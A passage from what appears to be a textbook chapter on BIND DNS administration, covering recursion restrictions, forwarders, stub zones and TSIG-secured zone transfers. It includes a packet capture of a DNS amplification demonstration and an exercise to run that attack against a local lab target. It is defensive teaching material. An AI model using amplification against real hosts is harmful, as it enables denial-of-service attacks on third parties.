The Ethernet frame for the request is 70 bytes, but the Ethernet frame for the response is 371 bytes, meaning this simple code amplifies the size of the data stream by more than five times. The load on Google's nameserver is essentially nil as the recursive nameserver cached the result; a check of a packet capture confirms this.

```
No.  Time           Source        Destination   Protocol Length Info
1    0.000000000    10.0.2.26     10.0.4.10     DNS      70     Standard query 0x0000
2    0.000215000    10.0.4.10     10.0.2.26     DNS      371    Standard query response
3    0.002812000    10.0.2.26     10.0.4.10     DNS      70     Standard query 0x0000
4    0.003005000    10.0.4.10     10.0.2.26     DNS      371    Standard query response
5    0.006117000    10.0.2.26     10.0.4.10     DNS      70     Standard query 0x0000
6    0.006627000    10.0.4.10     10.0.2.26     DNS      371    Standard query response
7    0.008589000    10.0.2.26     10.0.4.10     DNS      70     Standard query 0x0000
8    0.009112000    10.0.4.10     10.0.2.26     DNS      371    Standard query response
9    0.011597000    10.0.2.26     10.0.4.10     DNS      70     Standard query 0x0000
10   0.011600000    10.0.4.10     10.0.2.26     DNS      371    Standard query response
... Output Deleted ...
```

To provide a more secure BIND installation, it should be configured to only accept recursive queries from trusted hosts. This can be done by specifying one or more address ranges as an `acl`, then restricting recursion to only those systems.

```
acl internal { 10.0.2.0/24; 127.0.0.0/8; };

options {
   directory "/var/named";
   allow-transfer{ "none"; };
   statistics-file "/var/named/data/stats";
   recursing-file "/var/named/data/recursing";
   version "This isn't the BIND information you are looking for....";
   allow-recursion{ internal; };
};
```

Forwarders

One way to build a more complex DNS infrastructure is through the use of forwarders. Despite the similarity in names, forwarders can be set up for both forward zones and reverse zones. A forwarder forwards requests for data in a zone to another server.

Build a pair of test networks

- The "stars" network, with namespace `*.stars.example` in the address space 10.0.2.0/24 and nameservers at 10.0.2.28 and 10.0.2.29; and
- The "nebula" network with namespace `*.nebula.example` in the address space 10.0.4.0/24 and nameservers at 10.0.4.10 and 10.0.4.11.

A system using a nameserver for the "stars" network can determine the hostname or IP address of any system in "stars." Because the nameserver also has a valid root hints file, it can also determine the host name or IP address of any system on the wider Internet. However, it cannot look up any information about the "nebula" network, as the specification is neither in "stars" nor on the Internet.

To change this behavior, the namservers for "stars" need to be updated with information from "nebula." On the nameserver for "stars" add two new zones: one for `nebula.example` and one for 10.0.4.0/24.

```
zone "nebula.example" in {
   type forward;
   forwarders{ 10.0.4.10; 10.0.4.11; };
};

zone "4.0.10.in-addr.arpa" in {
   type forward;
   forwarders{ 10.0.4.10; 10.0.4.11; };
};
```

These tell the nameserver that the data for the "nebula" network is available at 10.0.4.10 and 10.0.4.11. Systems that use the "stars" nameservers now have access to data from the "nebula" network.

```
hweyl@arcturus:~> hostname -a
arcturus arcturus.stars.example
hweyl@arcturus:~> /sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:E5:D2:0B
          inet addr:10.0.2.14  Bcast:10.0.255.255  Mask:255.255.0.0

... Output Truncated ...

hweyl@arcturus:~> nslookup trifid.nebula.example
Server:         10.0.2.28
Address:        10.0.2.28#53

Non-authoritative answer:
Name:   trifid.nebula.example
Address: 10.0.4.31

hweyl@arcturus:~> nslookup 10.0.4.27
Server:         10.0.2.28
Address:        10.0.2.28#53
```

```
Non-authoritative answer:
27.4.0.10.in-addr.arpa  name = Pistol.nebula.example.

Authoritative answers can be found from:
4.0.10.in-addr.arpa     nameserver = cone.nebula.example.
4.0.10.in-addr.arpa     nameserver = coalsack.nebula.example.
cone.nebula.example     internet address = 10.0.4.11
coalsack.nebula.example internet address = 10.0.4.10
```

EXERCISES

1. Build a pair of BIND DNS servers, one acting as a master, and one acting as a slave. Disable zone transfers except from the master to the slave. Modify the version string for BIND. Turn off recursion, except for a well-defined internal network.
2. Build a second pair of DNS servers, on a different namespace and a different address space. Configure these as in question 1. Add forwarder statements so that queries for information from network 1 can be answered by servers in network 2.
3. The `host` command is another BIND tool that can be used to look up data from a nameserver. What information can be obtained from `host`? Can it be used to perform a zone transfer?
4. Run the DNS amplification attack against a local target. Use `nload` or the equivalent to estimate the amount of traffic sent out by the attacker, and the amount of traffic received by the target. Is the ratio comparable to the ratio of the packet size? Why or why not?
5. (Advanced) The contents of the cache can be dumped to a file with the command

   ```
   [root@Spica data]# rndc dumpdb
   ```

   Select the location of the dump file in `named.conf` by specifying a writeable location for `dump-file` in the options group. Dump the cache, and read it. Repeat after flushing the cache with `rndc flush`.
6. (Advanced) Rather than relying on the IP address of the requesting system, it is possible to secure zone transfers by requiring that the requesting system present a TSIG key. On the master, generate a key with a command like

   ```
   [root@Spica etc]# dnssec-keygen -a HMAC-MD5 -b 512 -n HOST zone.transfer.key
   ```

   Be sure to determine the meaning of the various flags. Use the resulting private key to build a file on the master structured like

   ```
   key "zone-transfer" {
     algorithm HMAC-MD5;
     secret "3BMRYReKfLffe5uGBEPdgKn+w6YZOjhbBEX7JfimIXYXY2ajN7xJLeBkIk3sMT2gU
     ZAhg9i/fqJO9I4wu1hg1g==";
   };
   ```

Modify the `named.conf` file to include this key; update the secured zones with a directive like

```
allow-transfer{ key zone-transfer; };
```

Copy the key file to the slave server. Modify `named.conf` to include the key. Configure `named` to present that key to the master with a directive like

```
server 10.0.2.28 {
  keys zone-transfer;
};
```

Verify that arbitrary hosts cannot perform zone transfers, but that the slave system can.

7. (Advanced) Rather than use forwarders, construct a stub zone using directives like

```
zone "nebula.example" in {
  type stub;
  masters{ 10.0.4.10; 10.0.4.11;};
  file "data/stub.nebula.example";
};
```

Compare and contrast the two approaches.

Notes and References

Just as there are reserved IP address ranges, there are reserved namespaces. RFC 2606 (http://tools.ietf.org/html/rfc2606) identifies four reserved top-level domains for use in testing and documentation

- `.test`
- `.example`
- `.invalid`
- `.localhost`

See also RFC 6761 (http://tools.ietf.org/html/rfc6761), which describes how these domain names should be treated. The top-level domain `.local` is also reserved, but for use with multicasting, and DNS traffic for such a host should be sent to the multicast address 224.0.0.251; see RFC 6762 (http://tools.ietf.org/html/rfc6762). The list of top-level domains is available at http://www.iana.org/domains/root/db.

Table 4-2. *Default included version of BIND, by Linux distribuition*

CentOS		5.4	9.3.6-4	7	9.5.1-P2	**Ubuntu**	
6.5	9.8.2-0	5.3	9.3.4-10	6	9.5.0-P2	13.10	9.9.3
6.4	9.8.2-0	5.2	9.3.4-6	5	9.4.2	13.04	9.9.2-P1
6.3	9.8.2-0	**Mint**		**OpenSuSE**		12.10	9.8.1-P1
6.2	9.7.3-8	16	9.9.3	13.1	9.9.3P2	12.04	9.8.1-P1
6.1	9.7.3-2	15	9.9.2-P1	12.3	9.9.2P1	11.10	9.7.3
6.0	9.7.0-5	14	9.8.1-P1	12.2	9.9.1P2	11.04	9.7.3
5.10	9.3.6-20	13	9.8.1-P1	12.1	9.8.1-4	10.10	9.7.1-P2
5.9	9.3.6-20	12	9.7.3	11.4	9.7.3-1	10.04	9.7.0-P1
5.8	9.3.6-20	11	9.7.3	11.3	9.7.1-1	9.10	9.6.1-P1
5.7	9.3.6-16	10	9.7.1-P2	11.2	9.6.1P1	9.04	9.5.1-P2
5.6	9.3.6-6	9	9.7.0-P1	11.1	9.5.0P2	8.10	9.5.0-P2
5.5	9.3.6-4	8	9.6.1-P1	11.0	9.4.2-39	8.04	9.4.2

The method described to build a reverse zone works for Class A, B, or C networks. It is possible to create a reverse lookup zone for different size networks, for example, 10.0.2.80/28, which is the subnetwork from 10.0.2.80 through 10.0.2.95. The technique requires more complex BIND syntax; see for example *DNS & BIND* by Liu & Albitz, pp. 215 *ff*.

Abbreviations in BIND DNS zone files are well described in Chapter 4 of *DNS & BIND* by Liu & Albitz, pp. 68 *ff*.

Wireshark can export packet summaries in plain text format. From the main menu, navigate File ➤ Export Packet Dissections ➤ as "Plain Text" file. The user can select the packet(s) and determine what information to store. The user can choose to save the packet summary, the packet details, and the raw bytes in the packet.

DNS Amplification attacks have been a problem for a long time. In 2008, RFC 5358 (http://tools.ietf.org/html/rfc5358) made a number of recommendations to reduce the impact of DNS amplification attacks, including limiting the IP addresses for which the server provides recursion. See also Don Jackson's 2009 recommendations at http://www.secureworks.com/cyber-threat-intelligence/threats/dns-amplification/.

Matthew Prince at CloudFlare (http://blog.cloudflare.com/deep-inside-a-dns-amplification-ddos-attack) describes in detail how a DNS amplification DDoS attack works, and in 2013 described the attack against Spamhaus (http://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho).

Trevor Pott explained in The Register (http://www.theregister.co.uk/2013/03/28/i_accidentally_the_internet) how a misunderstanding of BIND's default behavior left his server accidentally misconfigured to contribute to this DNS amplification attack.

Different versions of BIND provide different default behaviors for recursion; this is the problem Trevor Pott identified. For this reason it is best not to rely on the default, but instead to explicitly configure the desired recursion. See the ISC knowledge base https://kb.isc.org/article/AA-00269/0/What-has-changed-in-the-behavior-of-allow-recursion-and-allow-query-cache.html which explains that the default behavior for BIND after 9.4.1-P1 is to deny (most) recursion by default. See also CVE 2007-2925, which reported that a number of versions of BIND, including 9.4.0, 9.4.1 and 9.5.0a1-9.5.0a5, did not properly set key ACLs, and so allowed recursive queries by default.

The recommended method in the body of the text for BIND to prevent DNS amplification attacks follows the US-CERT recommendation at https://www.us-cert.gov/ncas/alerts/TA13-088A.

References

My personal favorite overview of DNS & BIND is

- *DNS & BIND*, Cricket Liu and Paul Albitz. O'Reilly, June 2006.

My copy is well thumbed and well marked; the book is well worth reading.

For a book about the security of DNS, I highly recommend

- *DNS Security*, Anestis Karasaridis. Amazon Digital Services, May 2012.

Another good, but older book, which provides a broad introduction to DNS and BIND is

- *Pro DNS and BIND*, Ron Aitchison. Apress, August 2005.

The older book

- *DNS & BIND Cookbook*, Circket Liu. O'Reilly, October 2002

is also well worth getting. It is a bit dated, as portions cover BIND 8.

No overview of BIND is complete without mentioning the official BIND documentation, which can be found online at https://kb.isc.org/article/AA-01031.

The Open Resolver Project http://openresolverproject.org/ provides information about DNS servers that allow DNS amplification attacks.